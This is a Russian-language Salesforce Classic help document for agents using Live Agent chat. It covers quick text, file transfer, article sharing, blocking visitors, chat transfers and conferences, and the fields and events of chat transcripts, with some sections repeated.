Быстрый текст позволяет сократить время отправки ответа клиентам путем добавления готовых сообщений (например, приветствия или типичные этапы устранения неполадок) в сообщения чата.

 **Прим.:** При отсутствии доступа к быстрому тексту обратитесь к администратору.

1. При общении с клиентом введите символы ; в поле сообщения.  
Данное действие возвращает список сообщений «Быстрый текст». Сообщения, использованные последними, отображаются сверху списка.
2. Чтобы просмотреть дополнительные доступные сообщения «Быстрый текст», введите слово или фразу.  
Данное действие возвращает список сообщений, содержащих введенные слова.
3. Чтобы просмотреть заголовок и полный текст сообщения, щелкните или выделите нужное сообщение посредством клавиш со стрелками.  
Полное сообщение отображается внизу списка «Быстрый текст».
4. Чтобы выбрать сообщение и добавить его в чат, дважды щелкните или выделите нужное сообщение и нажмите клавишу ENTER.
5. Чтобы отправить сообщение, нажмите кнопку «Отправить» или клавишу ENTER.

СМ. ТАКЖЕ:

[Создание сообщений «Быстрый текст»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к быстрому тексту во время общения с посетителями в приложении Live Agent:



- «Чтение» для объекта «Быстрый текст»


## Перенос файлов во время чата

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

Например, клиенты могут загружать и передавать агентам снимки сообщений об ошибках, возникающих во время выполнения операций.

Клиент может загрузить файл только после связывания чата с записью (например, обращение или контакт). Файл клиента не может быть добавлен в транскрипт во время чата, так как транскрипты создаются после завершения чатов.

1. Чтобы найти или создать запись для добавления в чат, щелкните значок .
2. Щелкните значок переноса файла (  ).

 **Прим.:** Файл может быть загружен клиентом только после начала его переноса посредством специального значка. Данный алгоритм позволяет исключить загрузку нежелательных или потенциально опасных файлов в чат.

3. Выберите запись, найденную или созданную в первом действии. При этом клиенту предлагается загрузить файл в окно чата.
4. Чтобы просмотреть файл, отправленный клиентом посредством чата, щелкните соответствующую ссылку в журнале чата.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования на консоли Salesforce:

- "Приложение Live Agent, включенное и настроенное в организации

И





Приложение Live Agent, настроенное в приложении консоли Salesforce

## Добавление вложений в чат

### Добавление статей в чаты Live Agent

Виджет Knowledge One позволяет быстро находить статьи, которые могут быть полезны при решении проблем клиентов.

Виджет Knowledge One доступен только в том случае, если организация использует компонент Salesforce Knowledge, а сам инструмент добавлен администратором в приложение консоли Salesforce.

1. При общении с посетителем выберите нужную статью из списка, отображаемого виджетом Knowledge One. При этом откроется вкладка, содержащая полный текст статьи.
2. Чтобы найти конкретную статью, введите слово или фразу в текстовую область виджета и щелкните значок  или нажмите клавишу ENTER.
  - Чтобы найти все статьи, включая те, которые отсутствуют в списке, щелкните значок , расположенный в верхней части виджета. Функция основного поиска позволяет фильтровать отображаемые результаты по определенным типам статей.
  - Чтобы отфильтровать результаты поиска, щелкните «**Фильтры**» и выберите параметры фильтрации.
3. Щелкните значок  напротив нужной найденной статьи и выберите пункт «**Опубликовать**». При этом текст статьи отображается в текстовом поле чата.
4. Чтобы отправить статью посетителю, нажмите кнопку «**Отправить**» или клавишу ENTER на клавиатуре.
  -  **Прим.:** При настройке поля «Chat Answer» для статей пользователи могут отправлять статьи только посетителям. В противном случае статьи доступны только для просмотра.

СМ. ТАКЖЕ:

[Настройка ответов чата из статей базы знаний](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ






Для поиска и просмотра статьи:

- «Чтение» для типа статьи

## Добавление записей в транскрипты чата

Пользователи могут находить или создавать записи для добавления в транскрипт чата во время общения с клиентами.

Пользователи могут находить текущие записи или создавать новые записи для связывания с транскриптом во время общения с клиентами. Например, создайте обращение на основе проблемы клиента или найдите текущий контакт клиента и добавьте данные записи в транскрипт для последующего просмотра. Транскрипты поддерживают добавление стандартных или настраиваемых записей.

1. Чтобы добавить запись в транскрипт, щелкните значок  во время общения с клиентом.  
 **Прим.:** Транскрипт чата позволяет добавлять только одну запись каждого типа. Например, один транскрипт может быть дополнен только одним обращением.
2. Чтобы найти текущую запись, выполните указанные ниже действия.
  - a. Щелкните значок поиска (  ) напротив нужного типа записи в окне записей.
  - b. Введите имя нужной записи и нажмите клавишу ENTER. При этом запись откроется на новой вкладке.
  - c. Щелкните значок добавления (  ) повторно.
  - d. Установите флажок напротив найденной записи для ее связывания с транскриптом чата.
3. Чтобы создать запись, выполните указанные ниже действия.
  - a. Щелкните значок создания (  ) напротив нужного типа записи.
  - b. Заполните соответствующие поля и сохраните новую запись. Созданная запись будет автоматически связана с транскриптом.
4. По завершении работы закройте чат.
5. При необходимости нажмите кнопку «Сохранить». Связанные записи добавляются в транскрипт. При необходимости просмотрите данные записи посредством подробного представления транскрипта.

СМ. ТАКЖЕ:

[Транскрипты Live Agent](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и просмотра записи:

- «Чтение» для объекта И «Создание» для транскриптов Live Chat

Для создания записи:

- «Создание» для объекта И «Создание» для транскриптов Live Chat

Для редактирования записи:

- «Редактирование» для объекта И «Создание» для транскриптов Live Chat

Для удаления записи:


- «Удаление» для объекта И «Создание» для транскриптов Live Chat

## Блокировка нежелательных клиентов чата


Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

Блокировка чата инициирует завершение чата и блокировку любых новых запросов на чаты, исходящих с IP-адреса пользователя.

При получении большого количества нежелательных чатов из отдельного региона администратор может заблокировать целые диапазоны IP-адресов.

1. Щелкните значок  на панели взаимодействия.
2. (Дополнительно) Введите комментарий, поясняющий причину блокировки данного посетителя.
3. Щелкните **«Блокировать»**.

Параметр **«Блокировать»** инициирует незамедлительное завершение чата и отображение посетителю уведомления о завершении чата агентом. При участии нескольких агентов в конференции параметр **«Блокировать»** инициирует незамедлительное завершение конференции и отображение другим агентам соответствующего уведомления.

При отсутствии значка  на консоли обратитесь к администратору Salesforce для его включения. IP-адрес может быть разблокирован только администратором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Завершение сеанса чата

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

По завершении чата с клиентом основные и второстепенные вкладки, связанные с данным чатом, остаются открытыми на консоли. Чтобы сохранить выполненную работу и освободить место для других чатов, закройте данные вкладки.

1. Закройте основную вкладку чата.
2. При необходимости нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на :

- Приложение Live Agent, включенное, настроенное и добавленное в приложение

## Сотрудничество и обращение за помощью

### Передача чатов агентам, навыкам или кнопкам

Чаты Live Agent могут быть переданы другому агенту, навыку или кнопке, в результате чего ваши клиенты получают квалифицированную помощь из наиболее осведомленных источников.

Передача чата Live Agent аналогична пересылке сообщения электронной почты или передаче обращения другому агенту. Передачу имеет смысл использовать, если у клиента есть проблема, которую может решить другой клиент, либо если клиенту требуется агент с определенным навыком. Способ доставки чата следующему агенту зависит от типа используемой передачи.

Система поддерживает три типа передачи: передача агенту, передача навыку и передача кнопке. Чтобы помощь клиентам предоставлялась максимально оперативно, некоторые типы передачи чата могут превышать настроенную пропускную способность агентов. Настроить пропускную способности агента можно с помощью конфигурации Live Agent или конфигурации присутствия при использовании мультиканала организацией.

| Тип передачи    | Сценарий   | Способ передачи   | Вероятность превышения настроенной пропускной способности агента |
|-----------------|--|---|--|
| Передача агенту | Необходимо передать чат агенту Джейн, потому что она идеально подходит под требования обращения. | Запрос на чат отправлен агенту Джейн. Если она примет запрос, чат будет передан ей, а ваше рабочее пространство чата закроется.   | Да   |
| Передача навыку | Необходимо переслать чат агенту с навыком «специалист по счетам».                                | Запрос на чат отправляется всем агентам, назначенным для этого навыка, и чат будет передан первому агенту, который примет запрос. | Да   |
| Передача кнопке | Необходимо передать чат из очереди продаж в очереди на обслуживание.                             | Чат передается доступному агенту, назначенному для выбранной кнопки или очереди.  | Нет  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Для чатов, переданных непосредственно агенту или группе навыков, допускается превышение принятой пропускной способности агента. Это значит, что агенты будут всегда получать запросы на чат, даже если уже обрабатывают максимально допустимое число чатов. Если запрос на передачу будет отклонен или время ожидания истечет, первый агент может назначить другого принимающего или использовать другой способ.

Чаты, отправленные от кнопок или очередей, всегда учитывают настроенную пропускную способность агента. Таким образом, агенты, назначенные для той кнопки или очереди, не получают запрос на передачу или на чат, пока их пропускная способность не будет открыта. Не волнуйтесь! Клиентам все равно не придется долго дожидаться другого агента. Когда чат отправляется в новую очередь, он добавляется в список входящих чатов по времени существования, поэтому он будет отображаться над более новыми запросами на чат.

Когда агент принимает переданный чат, прикрепленные к транскрипту чата записи (например, обращение или контакт) открываются рядом с чатом в рабочем пространстве. Принимающий агент обладает всеми сведениями, чтобы сразу оказать помощь клиенту без дополнительного поиска связанных записей. Эти записи постоянно обновляются, так как предыдущий агент обязан сохранять любые изменения при запуске передачи.



**Прим.:** Если принимающий агент не обладает полномочиями для просмотра одного или нескольких прикрепленных объектов, эти элементы не откроются в переданном рабочем пространстве.

### Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.

### Перенос чатов


Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.



## Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.

1. При общении с клиентом в чате нажмите кнопку «Перенос».



2. Выберите параметр передачи из любого меню.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.


Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce



 **Прим.:** Для каждого типа передачи, включенной для вашей организации, доступны определенные параметры. Если нужный параметр не отображается, попросите администратора добавить его.

3. (Дополнительно) Напишите сообщение агенту, получившему чат. Это сообщение будет частью запроса на чат, который предоставит нужную информацию следующему агенту.





4. Если передача принята, ваш чат со связанными записями автоматически закроется (не беспокойтесь, вам будет предложено сохранить изменения). Если передача будет отклонена, можно повторить попытку для другого принимающего или другим способом передачи.

## Отправка запроса на конференцию чата

Несмотря на глубокие познания агентов службы поддержки, некоторые агенты могут не обладать всей информацией, необходимой для решения проблемы клиента.

Конференция чата позволяет приглашать других агентов в чаты с клиентами. Таким образом, агенты могут предоставлять клиентам полноценную поддержку без ущерба для цепочки диалогов! Чтобы пригласить другого агента в чат с клиентом, отправьте запрос на конференцию чата.

 **Прим.:** При необходимости начните конференцию с одним агентом или отправьте запрос всем агентам, из которых участие в конференции будет доступно первому принявшему запрос. Чтобы начать конференцию с несколькими агентами, отправьте каждый запрос отдельно.

1. Щелкните значок  во время общения с клиентом.
2. Выберите группу навыков нужных агентов.
3. Определите необходимость отправки запроса на конференцию всем агентам с выбранным навыком или конкретному агенту.

4. Чтобы отправить запрос на конференцию, щелкните **«Конференция»**.

При принятии запроса на конференцию соответствующее уведомление отображается в журнале чата, а агент, принявший запрос, может начать общение с текущим агентом и клиентом. При отклонении запроса соответствующее уведомление отображается над журналом чата. Клиент получает уведомление при присоединении или выходе агента из конференции.

5. Чтобы выйти из конференции, последовательно щелкните **«Выйти»**.

Уведомление о выходе другого агента из конференции будет отображаться в журнале чата.

Любые сохраненные и добавленные записи будут доступны другим агентам по мере их присоединения к конференции. Тем не менее, добавление других записей будет доступно только агенту, инициировавшему конференцию или принимающему самое длительное участие. Если агент, принимающий самое длительное участие, добавляет или удаляет записи во время конференции, то данные изменения не будут доступны другим агентам в их рабочих пространствах.

Дополнительную информацию о переносе чатов и рабочих пространств см. в разделе [«Перенос чатов»](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования конфигураций:


- «Настройка приложения»

Для включения конференции чата:

- «Включение конференции чата Live Agent»

## Запрос помощи с помощью чата

Если вам требуется помощь через чат, можно поднять виртуальный флажок, чтобы дать знак администратору. Администраторам приходит уведомление, что вам требуется помощь, и они могут ответить вам напрямую через консоль.

1. Щелкните по значку  на панели взаимодействия.
2. Введите сообщение, вкратце объясняющее, какая помощь вам требуется.
3. Нажмите кнопку **Поднять флажок**.

Либо вы, либо администратор можете опустить флажок, когда проблема будет решена.

При отсутствии значка  на консоли обратитесь к администратору Salesforce, чтобы включить его.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

## Просмотр записей клиентов

По завершении чата система Salesforce автоматически создает некоторые записи. Данные записи хранят сведения о клиентах и их взаимодействиях с агентами.

Как правило, данные записи используются системой для создания контрольного журнала по клиентам и их чатам с агентами. При необходимости пользователи могут самостоятельно открывать данные записи.

1. Чтобы просмотреть записи клиентов на консоли Salesforce, выберите нужный тип записи в списке навигации консоли Salesforce.

Список данных записей будет отображаться в основном окне.

### Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

### Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

### Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

### Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

### Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

### Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей клиентов:

- «Чтение» для типа записи

Для использования Live Agent агентами:


- Полномочие администратора «API включен»

## Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

Рекомендуем использовать сеансы Live Agent для поиска и редактирования сведений о чатах агентов службы поддержки с клиентами. Например, чтобы просмотреть действия чата за один день, создайте список «Сеансы за сегодня».


Записи сеансов могут быть связаны с обращениями, организациями, контактами и интересами или другими объектами посредством настраиваемых полей поиска.

 **Прим.:** При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять записи сеансов, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как записи сеансов, как правило, используются для документирования чатов между агентами и клиентами.

## Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

Каждый новый посетитель связывается с сеансовым ключом, который автоматически создается системой Salesforce. Сеансовый ключ — это уникальный код, хранящийся в записи посетителя и на его персональном компьютере в виде cookie-файла. Если клиент участвует в нескольких чатах, то система Salesforce использует сеансовый ключ для связывания клиента с его записью посетителя, которая, в свою очередь, связывается со всеми соответствующими транскриптами чата.

 **Прим.:** При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять записи посетителей, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как записи посетителей, как правило, используются для документирования сведений, связывающих клиентов с транскриптами чата.

СМ. ТАКЖЕ:

[Создание записей](#)

[Удаление записей](#)

[Редактирование записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

При успешном завершении чата (то есть, при завершении чата клиентом или агентом) закрытие окна чата и всех связанных вкладок инициирует создание транскрипта чата.

При отключении чата или возникновении другой ошибки система Salesforce также создает транскрипт чата, но выполнение данной операции может занять до 30 минут.

Транскрипты могут быть связаны с обращениями, организациями, контактами и интересами или другими объектами.



**Прим.:** При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять транскрипты чата, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как транскрипты чата, как правило, используются для документирования чатов между агентами и клиентами.

### [Поля транскрипта Live Agent](#)

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

### [События транскрипта Live Agent](#)

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

### [Поля транскрипта Live Agent](#)

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

### [События транскрипта Live Agent](#)

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

СМ. ТАКЖЕ:

[Создание записей](#)

[Удаление записей](#)

[Редактирование записей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.



## Поля транскрипта Live Agent

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

Ниже перечислены поля, доступные в записи транскрипта Live Agent. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                             | Определение  |
|----------------------------------|--|
| Прервано после                   | Время нахождения входящего запроса на чат без ответа агента, прошедшее перед отключением клиента от чата (в секундах).   |
| Имя организации                  | Имя организации, связанной с транскриптом.   |
| Среднее время ответа агента      | Среднее время, потраченное агентом на отправку ответа на сообщение посетителя чата.  |
| Максимальное время ответа агента | Максимальное время, потраченное агентом на отправку ответа на сообщение посетителя чата.   |
| Количество сообщений агента      | Количество сообщений, отправленных агентом во время чата.  |
| Навык агента                     | Навык, связанный с кнопкой Live Chat, используемой для начала чата.  |
| Текст                            | Записанный чат между агентом и посетителем.  |
| Обозреватель                     | Тип и версия обозревателя, используемого посетителем.  |
| Язык обозревателя                | Выбор языка, используемого обозревателем посетителя.   |
| Обращение                        | Обращение, связанное с чатом.  |
| Кнопка чата                      | Кнопка, нажимаемая посетителем для начала чата.  |
| Продолжительность чата           | Общая продолжительность чата (в секундах).   |
| Имя контакта                     | Имя контакта, участвовавшего в чате.<br><br>Обратите внимание на наличие различий между посетителями и контактами. Дополнительную информацию см. в определении «Посетитель Live Chat». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Поле                        | Определение  |
|-----------------------------|--|
| Создано                     | Пользователь, создавший транскрипт, а также дата и время создания (только для чтения).   |
| Дата создания               | Дата и время создания транскрипта (только для чтения).   |
| Время окончания             | Время завершения чата.   |
| Завершил                    | Посетитель или агент, завершивший чат.   |
| Последнее изменение сделано | Пользователь, который последним изменил транскрипт, а также дата и время изменения (только для чтения).  |
| Дата последнего изменения   | Дата и время последнего изменения транскрипта (только для чтения).   |
| Интерес                     | Имя интереса, созданного в результате чата или обсуждавшегося в процессе чата.   |
| Развертывание               | Развертывание, использованное посетителем для начала чата.   |
| Транскрипт Live Chat        | <p>Уникальный цифровой код, назначаемый транскрипту автоматически.</p> <p>Формат и нумерация, используемые в данном поле, могут быть изменены администратором.</p> <p>Номера транскриптов присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности.</p>   |
| Посетитель Live Chat        | <p>Уникальный цифровой код, назначаемый посетителю автоматически.</p> <p>Формат и нумерация, используемые в данном поле, могут быть изменены администратором.</p> <p>Номера посетителей присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности.</p> <p>Обратите внимание на различие между посетителями и контактами: посетитель может быть контактом (необязательно); между контактами и посетителями отсутствует связь.</p> |
| Расположение                | Географическое местоположение посетителя. Укажите город и штат или город и страну (если посетитель находится за пределами США).  |
| Ответственный               | Имя ответственного за транскрипт. По умолчанию ответственным является пользователь, который создал транскрипт (например, агент, ответивший на полученный запрос).  |

| Поле                                 | Определение  |
|--------------------------------------|--|
|                                      | Транскрипт может быть назначен очереди или другому ответственному. Транскрипты могут быть назначены только тем пользователям, у которых есть полномочие «Чтение» для транскриптов Live Chat.             |
| Платформа                            | Операционная система пользователя.   |
| Ссылающийся сайт                     | Сайт, на котором находились посетители до перехода на веб-сайт компании.<br><br>Например, если для поиска корпоративного веб-сайта использовался Google, то в поле будет отображаться значение «Google». |
| Время запроса                        | Время начала чата посетителем.   |
| Разрешение экрана                    | Разрешение экрана, используемое посетителем.   |
| Время начала                         | Время ответа агента на полученный запрос.  |
| Статус                               | «Завершено» или «Пропущено». Статус «Пропущено» указывает на то, что ответ на полученный запрос не был отправлен.  |
| Агент пользователя                   | Строка, определяющая тип обозревателя и операционной системы, используемой посетителем.  |
| Среднее время ответа посетителя      | Среднее время, потраченное посетителем на отправку ответа на комментарий агента.   |
| Максимальное время ответа посетителя | Максимальное время, потраченное клиентом на отправку ответа на сообщение агента.   |
| IP-адрес посетителя                  | IP-адрес компьютера, используемого посетителем во время чата.  |
| Количество сообщений посетителя      | Количество сообщений, отправленных посетителем во время чата.  |
| Время ожидания                       | Общее время ожидания, прошедшее перед принятием запроса на чат агентом.  |

## События транскрипта Live Agent

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

При необходимости измените транскрипты Live Chat для отслеживания событий, происходящих между агентами и клиентами во время чатов. Ниже перечислены события, которые могут быть добавлены в транскрипты Live Chat.

| Событие  | Описание  |
|--|---|
| Запрос на чат отправлен                              | Запрос на чат отправлен посетителем.  |
| В очереди  | Запрос на чат добавлен в очередь.   |
| Направлено (активная доставка)                       | Запрос на чат направлен агенту.   |
| Направлено (выбор)                                   | Запрос на чат направлен всем соответствующим доступным агентам.   |
